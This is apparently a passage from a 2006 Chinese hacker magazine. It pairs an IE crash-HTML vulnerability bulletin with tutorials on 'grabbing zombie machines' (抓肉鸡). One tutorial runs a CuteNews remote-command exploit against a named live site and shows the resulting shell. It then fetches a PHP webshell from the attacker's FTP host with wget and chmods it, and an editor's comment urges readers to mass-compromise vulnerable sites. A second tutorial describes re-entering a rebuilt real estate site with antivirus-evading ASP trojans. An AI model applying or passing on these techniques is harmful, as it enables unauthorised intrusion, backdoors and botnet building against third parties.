6 款型号的数码相机被责令停止销售，索尼明确表示"不会考虑召回"。

评论：索尼如此傲慢态度，大家还买这日货干什么。

漏洞公告牌

Microsoft Internet Explorer MSHTML.DLL HTML 解析拒绝服务漏洞（MS，缺陷）

描述：Microsoft Windows 是微软发布的非常流行的操作系统。

Microsoft Windows 的 MSHTML.DLL 在解析特制 HTML 时存在拒绝服务漏洞。远程攻击者可以通过诱骗用户访问特制的 HTML 页面导致 IE 崩溃。

实际例子：

以下程序（方法）可能带有攻击性，仅供安全研究与教学之用。使用者风险自负！与《黑客手册》无关！

```
-->
<head>
<style><!--
#page div p:first-child:first-letter {
border-bottom: 2px ridge #F5DEB3;
}
//-->
</style>
</head>
<body><div id="page"><div><p><strong>suntzu</strong></p>
```

Microsoft Windows 图形渲染引擎 WMF 格式代码执行漏洞（MS，缺陷）

描述：Microsoft Windows 的 WMF 图形渲染引擎中存在远程代码执行漏洞。如果用户受骗访问了恶意的 WMF 格式文件的话，则在引擎解析该文件时就会在用户系统上以系统权限执行任意代码。

肉鸡接龙

新年前后有很多的漏洞发布，那么面对新漏洞我们该如何抓肉鸡呢？当然是在搜索引擎里面搜索敏感的关键字，符合搜索的结果越多，肉鸡就可能越多。让我们来看看kyo是如何现学现卖的～～有些小黑们面对一些小小的困惑就退缩了，这可不是我们小黑的精神哦！yizhigu就在困难中拿下一个肉鸡，来看看他的经历吧，或许会对你有所帮助哦！不过，并没有完，作者[无组织]貂莱貸乌的"特种突击战之肉鸡大扫荡"，也给我们提供了一个简单的、而且比较偷懒的抓肉鸡的方法哦，不妨仔细瞧瞧吧。

根据漏洞公告抓肉鸡

KYO

从本文你可以学到：

1.通过漏洞公告获得漏洞信息
2.如何使用论坛漏洞攻击程序
3.使用常用命令上传后门并突破权限执行程序

在2006年刚刚到来的时刻，我用这篇文章讲一下怎么使刚入黑门的朋友多搞点肉鸡玩玩，也许在亲自实践当中能多点对hack的兴趣。

去看看漏洞公告吧，那里有牛人们发现的漏洞，我很喜欢这个站http://www.milw0rm.com.打开后进入http://www.milw0rm.com/remote.php,也就是远程攻击方面的漏洞。可以看到列表里有N多漏洞，也许大家都迫不及待了。为了能快速地获得肉鸡，我们要找最新的漏洞公告，因为是刚刚发现的，也许很多用户还没有打补丁。我们就利用这个时间差来钻空子，呵呵。

先看看2006年1月1号发布的CuteNews <= 1.4.1 (categories.mdu) Remote Command Execution Exploit，里面有漏洞的详细描述和攻击代码。这些我们暂时不管了，既然有代码，那我们就找一个实验品来进行攻击吧。在www.google.com里面搜索Powered by CuteNews这个关键字，可以找到很多用这个系统的站点。我随便点开一个http://www.cybernet.kom.pl/cutenews/index.php，如图1所示。




图1 登录界面

可以看到版本是CuteNews 1.3.6，当然是存在漏洞的。我们直接执行公告里给出的exploit，可以看到有用法提示：usage：C:\jj.pl -h <hostname> -d [/directory]

执行jj.pl -h www.cybernet.kom.pl -d /cutenews/后直接得到一个shell,如图2所示。

```
cijfer-cnxpl.pl by cijfer
usage: C:\jj.pl -h <hostname> -d [/directory]

C:\>jj.pl -h www.cybernet.kom.pl -d /cutenews/
[cijfer@www.cybernet.kom.pl /]$ id;ls -l
uid=99(nobody) gid=99(nogroup) groups=99(nogroup),98(nobody)
total 200
-rw-rwxrwx  1 nobody nogroup  3655 May 25  2004 Cybernet.tpl
-rw-rwxrwx  1 nobody nogroup  3556 May 25  2004 Default.tpl
-rw-rwxrwx  1 nobody nogroup  2292 Sep  4  2003 Headlines.tpl
drwxrwxrwx  2 nobody nogroup    80 May 16  2004 archives
drwxrwxrwx  3 nobody nogroup   184 Jan  2 18:13 backup
-rw-rwxrwx  1 nobody nogroup     1 May 16  2004 cat.num.php
-rw-rwxrwx  1 nobody nogroup    44 Jan  2 18:36 category.db.php
-rw-rwxrwx  1 nobody nogroup 94537 Jan  2 01:05 comments.txt
-rw-rwxrwx  1 nobody nogroup   948 May 10  2005 config.php
drwxr-xr-x  2 nobody nogroup  1664 Nov  7  2004 emoticons
-rw-rwxrwx  1 nobody nogroup    81 Jan  2 01:05 flood.db.php
-rw-r--r--  1 nobody nogroup   596 Sep 25 02:27 hotrod.html
-rw-rwxrwx  1 nobody nogroup    90 Jan  2 01:05 ipban.db.php
-rw-rwxrwx  1 nobody nogroup 31064 Dec 20 22:13 news.txt
-rw-r--r--  1 nobody nogroup 25761 Sep 25 02:26 tuxav.gif
drwxrwxrwx  2 nobody nogroup   344 Dec 20 21:32 upimages
-rwxrwxrwx  1 root   root      166 Dec 20 22:13 users.db.php
[cijfer@www.cybernet.kom.pl /]$
```

图2 漏洞攻击

由图2可以看到，我们执行的id;ls -l命令已经被成功执行。这样我们就很容易地得到了一个web权限的SHELL。不过提权限的问题我在这里就不深谈了，有兴趣的朋友可以看看它的内核版本，然后翻翻资料，找些合适的exploit溢出试试。

另外，虽然我们得到了这样一个SHELL，但是每次进去都要执行以上那个jj.pl，显然比较麻烦。

当然我们可以传一个PHP的木马来作为WEBSHELL，不过还是先要找找有哪个目录可写，我们用ls -l这个命令查看一下，如图3所示。

```
-rw-r--r--  1 nobody nogroup  11872 Sep  2 00:11 projekt.jpg
-rw-r--r--  1 nobody nogroup  19753 Sep  2 00:17 projekt2.jpg
-rw-r--r--  1 nobody nobody  974502 Jun 10  2004 rekord.bmp
[cijfer@www.cybernet.kom.pl /]$ pwd
/var/www/htdocs/cutenews/data
[cijfer@www.cybernet.kom.pl /]$ ls -l
total 200
-rw-rwxrwx  1 nobody nogroup  3655 May 25  2004 Cybernet.tpl
-rw-rwxrwx  1 nobody nogroup  3556 May 25  2004 Default.tpl
-rw-rwxrwx  1 nobody nogroup  2292 Sep  4  2003 Headlines.tpl
drwxrwxrwx  2 nobody nogroup    80 May 16  2004 archives
drwxrwxrwx  3 nobody nogroup   184 Jan  2 18:13 backup
-rw-rwxrwx  1 nobody nogroup     1 May 16  2004 cat.num.php
-rw-rwxrwx  1 nobody nogroup    44 Jan  2 18:46 category.db.php
-rw-rwxrwx  1 nobody nogroup 94537 Jan  2 01:05 comments.txt
-rw-rwxrwx  1 nobody nogroup   948 May 10  2005 config.php
drwxr-xr-x  2 nobody nogroup  1664 Nov  7  2004 emoticons
-rw-rwxrwx  1 nobody nogroup    81 Jan  2 01:05 flood.db.php
-rw-r--r--  1 nobody nogroup   596 Sep 25 02:27 hotrod.html
-rw-rwxrwx  1 nobody nogroup    90 Jan  2 01:05 ipban.db.php
-rw-rwxrwx  1 nobody nogroup 31064 Dec 20 22:13 news.txt
-rw-r--r--  1 nobody nogroup 25761 Sep 25 02:26 tuxav.gif
drwxrwxrwx  2 nobody nogroup   344 Dec 20 21:32 upimages
-rwxrwxrwx  1 root   root      166 Dec 20 22:13 users.db.php
[cijfer@www.cybernet.kom.pl /]$
```

图3 查找哪个目录可以写文件

可以看到backup目录是可写的，那我们就用wget命令把我们的php木马传上去吧。具体命令为：Wget -O /var/www/htdocs/cutenews/data/backup/list1.php ftp://user:pass@myip/php.txt

小提示

wget 是*nix下的一个下载工具。Wget -O /var/www/htdocs/cutenews/data/backup/list1.php ftp://user:pass@myip/php.txt的作用是把指定文件下载到指定地方，换句话说也就是在上传WEBSHELL了。

传上去后，用ls -l /var/www/htdocs/cutenews/data/backup/list1.php命令查看一下，发现文件是只读的，这个好办，再执行chmod 755 /var/www/htdocs/cutenews/data/backup/list1.php,现在就可执行了，直接访问这个地址http://www.cybernet.kom.pl/cutenews/data/backup/list1.php，就获得了一个WEBSHELL了，如图4所示。




图4 执行Webshell成功

小提示 chmod 755 /var/www/htdocs/cutenews/data/backup/list-1.php 的意思是修改目标文件（夹）为可执行。

好了，这次抓肉鸡行动就先到这里，感兴趣的朋友赶快打开www.milw0rm.com，利用那些漏洞公告和代码去发展自己的肉鸡群吧！！至于想拿ROOT的朋友可以接着我没有完成的工作继续下去。

【文章中所涉及到的 CuteNews 漏洞攻击程序、CuteNews1.41、PHPwebshell，已经收录在光盘中】

编辑点评： 许多菜鸟们还局限于国内的一些安全性网站，获得信息的渠道太狭窄。建议正在为没有肉鸡而发愁的朋友们，可以学学作者这样现学现抓肉鸡哦。我去http://cutephp.com/cutenews/上看了看，好像还没有补丁被发布。在google上搜索后发现，约有268,000项符合Powered by CuteNews的查询结果，看来大家在新年里可以狂抓肉鸡了。

菜鸟抓肉鸡不怕难

菜鸟抓肉鸡不怕难

yizhigu

从本文你可以学到：

1.利用asp木马的其他功能来获得目录的绝对地址

2.如何恢复SQL数据库系统的xp_cmdshell存储过程

一、回顾

上期我给大家介绍过入侵一个房产网站和如何进行权限提升，用到了动网7.0SQL的注入漏洞和结合aspxshell加servU本地溢出工具实现提权。说实话，只要拿下aspshell，利用这种提权模式成功几率很高。好了，废话先说到这里。后来我跟那个网站的管理员进行了交流，他重新做了系统，可惜还是存在可以利用的漏洞，下面就看我是如何再次入侵这个网站的。

二、webshell巧利用

管理员重做服务器后，我以前克隆的用户和后门当然是不能再次利用了。不过网站本身的漏洞还在那里，这次我还是利用先前的方法，在动网提升权限后上传图片格式的asp木马，只不过这次没那么简单了。我传上去的图片显示是上传成功了，可是备份数据库后却提示文件不存在，看来是被杀毒软件干掉了。由于不知道对方使用的是什么杀毒软件，所以我就上传了一个在火狐找到的经过严格测试过所有杀毒软件的asp木马，再次备份后显示成功。然后访问看一下，成功得到了一个aspshell，如图1所示。




图1 成功上传ASP木马

由于服务器对asp调用的组件做过严格的修改，一些基本利用的功能成了空壳。我再试一下传上aspx的木马并继续利用数据库备份给咱还原过来，提示恢复成功后，开心地输入地址访问，哎，看来管理员意识到了危害，去掉了对aspnet的支持，如图2所示。




图2 运行aspx木马出错

难道就这样放弃？不过总算让我找到了管理员疏忽的地方，我们知道，shell.application文件浏览器打开后是直接指向站点根目录的，虽然我这里打开显示错误：对象不是一个集合，错误源：Microsoft VB Script 运行时错误，但是实际上我们再打开“一些零碎的小东西”这项功能时，在文本编辑下可以清楚地显示出asp木马的所在目录，这样站点的根目录就不言自明了，如图3所示。




图3 执行“一些零碎的小东西”查看木马所在目录

其实你别小看了这个“小东西”，虽然我们在实际操作中很少应用，但是的确很管用！我们还可以把需要的文件传到自己的空间再下载到服务器，这可不是依赖上传功能，这样完全可以把工具或者自己的网站放到得到aspshell的服务器上。利用这里的文本编辑，就算主机防御措施做得再好，也可以有它的利用价值。我试着把这里的“D:\站点目录”复制到shell.ap-

